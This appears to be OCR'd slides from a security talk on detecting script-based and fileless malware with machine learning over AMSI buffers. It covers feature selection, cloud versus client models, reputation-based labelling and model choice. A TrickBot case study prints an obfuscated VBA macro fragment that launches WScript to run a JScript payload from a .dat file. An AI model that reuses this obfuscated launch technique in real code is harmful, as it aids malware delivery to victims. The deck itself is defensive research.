
MAP-REDUCE FOR INITIAL DOWNSELECTION



LEARNER-BASED FEATURE SELECTION

Fast Linear SA-SDCA used to downselect features:

- Semi-Asynchronous Stochastic Dual Coordinate Ascent
- Downselection through L1 regularization feature trimming
- X final function-argument features



SDCA: Shalev-Shwartz, Shai, and Tong Zhang. "Stochastic dual coordinate ascent methods for regularized loss minimization." *Journal of Machine Learning Research* 14.Feb (2013): 567-599.

SA-SDCA: Microsoft Research. Tran, Kenneth, et al. "Scaling up stochastic dual coordinate ascent." *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*. ACM, 2015.

WHY THE CLOUD? WHY NOT THE CLIENT ML?

- Global file information (file age, prevalence)
- More costly features (features based on fuzzy hashes)
- More costly models (using more memory, large disk space, high CPU usage)
- Quickly updating ML models to respond to adversaries
- ML models are not in the hands of the adversaries
- Clean reputation models
- Quickly fixes the FP/FN


STEP3:LABELLING THE DATA

We uses 2 approaches to generate Labels :

1.Labelling Buffers based on Caller Files

2.MetaLables

LABELLING : METHOD 1



Label the AmsiBuffers as
Malicious if Mal.js is
Malicious


LABELLING : METHOD 2 - METALABELS

Assumptions:

- Attacks start with a malicious file or involve a malicious file at some point.
- We have malicious file labels in retrospect sometimes

- 0 Known clean file **first seen on device**
- 1 Known malware file **first seen on device**
- ? Hash(Unknown behavior) **first seen on device**

Machine Timeline (In Retrospect)




Can we train this behavior as malware?

- Clearly associated with malware first arriving on this device?
- What about the reputation of this similar behavior on other devices?

INFERRING REPUTATION FROM MULTIPLE MACHINES

0 Known clean file first seen on device 1 Known malware file first seen on device ? Hash(Unknown behavior) first seen on device



Aggregate reputation per behavior ? across machines as:

- % of time machine first-encountered malware within 1 minute of first-seeing this behaviour
- % ... within 5 minutes
- % ... within 15 minutes
- % ... within 2 days

Problem: Behavior hashes are often unique per machine if it has any user-data. So you can't make inferences from the reputation of multiple machines easily.

REPUTATION FROM NON-EXACT MATCHES

Machine Timeline
(In Retrospect)



0 Known clean file first seen on device

1 Known malware file first seen on device

? Hash(Unknown behavior) first seen on device

In addition to reputation of exact match, we build reputation of similar matches



| Key | % malware within 1 minute | % malware within 5 minutes | % malware within 15 minutes | % malware within 60 minutes | % malware within 2 days |
|-------------|---------------------------|----------------------------|-----------------------------|-----------------------------|-------------------------|
| Exact match | 100% | 100% | | | |
| File name | 70% | 100% | | | |
| Fuzzy hash0 | 99% | 100% | | | |
| Fuzzy hash1 | 1% | 20% | | | |
| ... | | | | | |
| Fuzzy hash7 | | | | | |

Writing a rule using these noisy generic features isn't the best. ML!

COMBINING GENERIC FEATURE REPUTATIONS WITH ML

BehaviorHash



| Key | % malware within 1 minute | % malware within 5 minutes | % malware within 15 minutes | % malware within 60 minutes | % malware within 2 days |
|-------------|---------------------------|----------------------------|-----------------------------|-----------------------------|-------------------------|
| Exact match | 100% | 100% | | | |
| File name | 70% | 100% | | | |
| Fuzzy hash0 | 99% | 100% | | | |
| Fuzzy hash1 | 1% | 20% | | | |
| ... | | | | | |
| Fuzzy hash7 | | | | | |

In a subset of AMSI scenarios we directly tie BehaviorHash to FileHash of known malware

nx floats describing reputation of BehaviorHash and its generic features

+

1

0

Really healthy machines unlikely to have encountered malware

labels

LightGBM

MetaLabel

(probability malware based on the reputation of machines that encountered this and similar buffers)

STEP4 : MODEL SELECTION

LightGBM !!!

Logistic
Regression!!!

Fast Tree !!!

XGBoost !!!

DNN !!!

Averaged
Perceptron !!!



CLIENT ML Models **LR(Logistic Regression)** perform the best one
and for CLOUD **Averaged Perceptron!!!!**

CURRENT ML MODELS RUNNING

1.PowerShell

2.JavaScript

3.VBSCRIPT

4.WMI

5.VBA

CASE STUDY FROM SOME OF OUR BLOCKS

Case Study 1: TrickBot Banking Trojan Campaign



It start with email have .docm file as attachment
Which further download javascript payload



Subscription xx is fully covered.
Good luck



Member_Subscription_
Info_F871371.docm



Member_Subscription_Info_F871
371.dat

```
Ankara = "S" & Chr(90 + 9) & "r" & "ipt"  
VBA.CallByName VBA.CreateObject(spoof & Chr(46) & Chr(60 + 5) & "ppli" & Chr(90 + 9) & "ation"), _  
spoof & "Exe" & Chr(89 + 10) & "ute", VbMethod, "W" & Ankara _ | "/" & "e:" & "J" & Ankara & " " & Chr(40 - 6) & Cadmium & Chr(40 - 6), Judge, Open  
End If End Sub Sub Dayoff(oreo As Long) Dim fedor As Integer fedor = ActiveDocument.Variables.Count If True And (fedor = 0) And (oreo > 0) Then  
Cadmium = Replace(ActiveDocument.FullName, ".d" & "o" & Chr(99) & "m", ".d" & "at")  
Dim vertu As String, hize As Long, android As Integer  
vontu = Cadmium
```

CLOUD MODEL RESULTS

Client



Member_Subscription_I.docm


Static and dynamic feature extraction

101010
010101
101010




101010
010101
101010

Cloud



Cloud ML Verdict: Malware



Key Takeaways

- ❑ In last few years there is big shift from PE based to Script Based and Fileless Attacks.
- ❑ Integration of AMSI with various scripting engines help in getting behavior instrumentation of obfuscated Scripts.
- ❑ ML is really helpful tool for identifying patterns in the large dataset.
- ❑ Combination of Client + Cloud Models works really great.

Thanks to our contributors

- Geoff MacDonald (Microsoft Defender ATP)
- Hamish O Dea (Microsoft Defender ATP)
- Andrea Lelli (Microsoft Defender ATP)

THANK YOU !!

- **Twitter : Ankit(@a00rs)**
- **Linkedin : ankit-garg-73a32077/**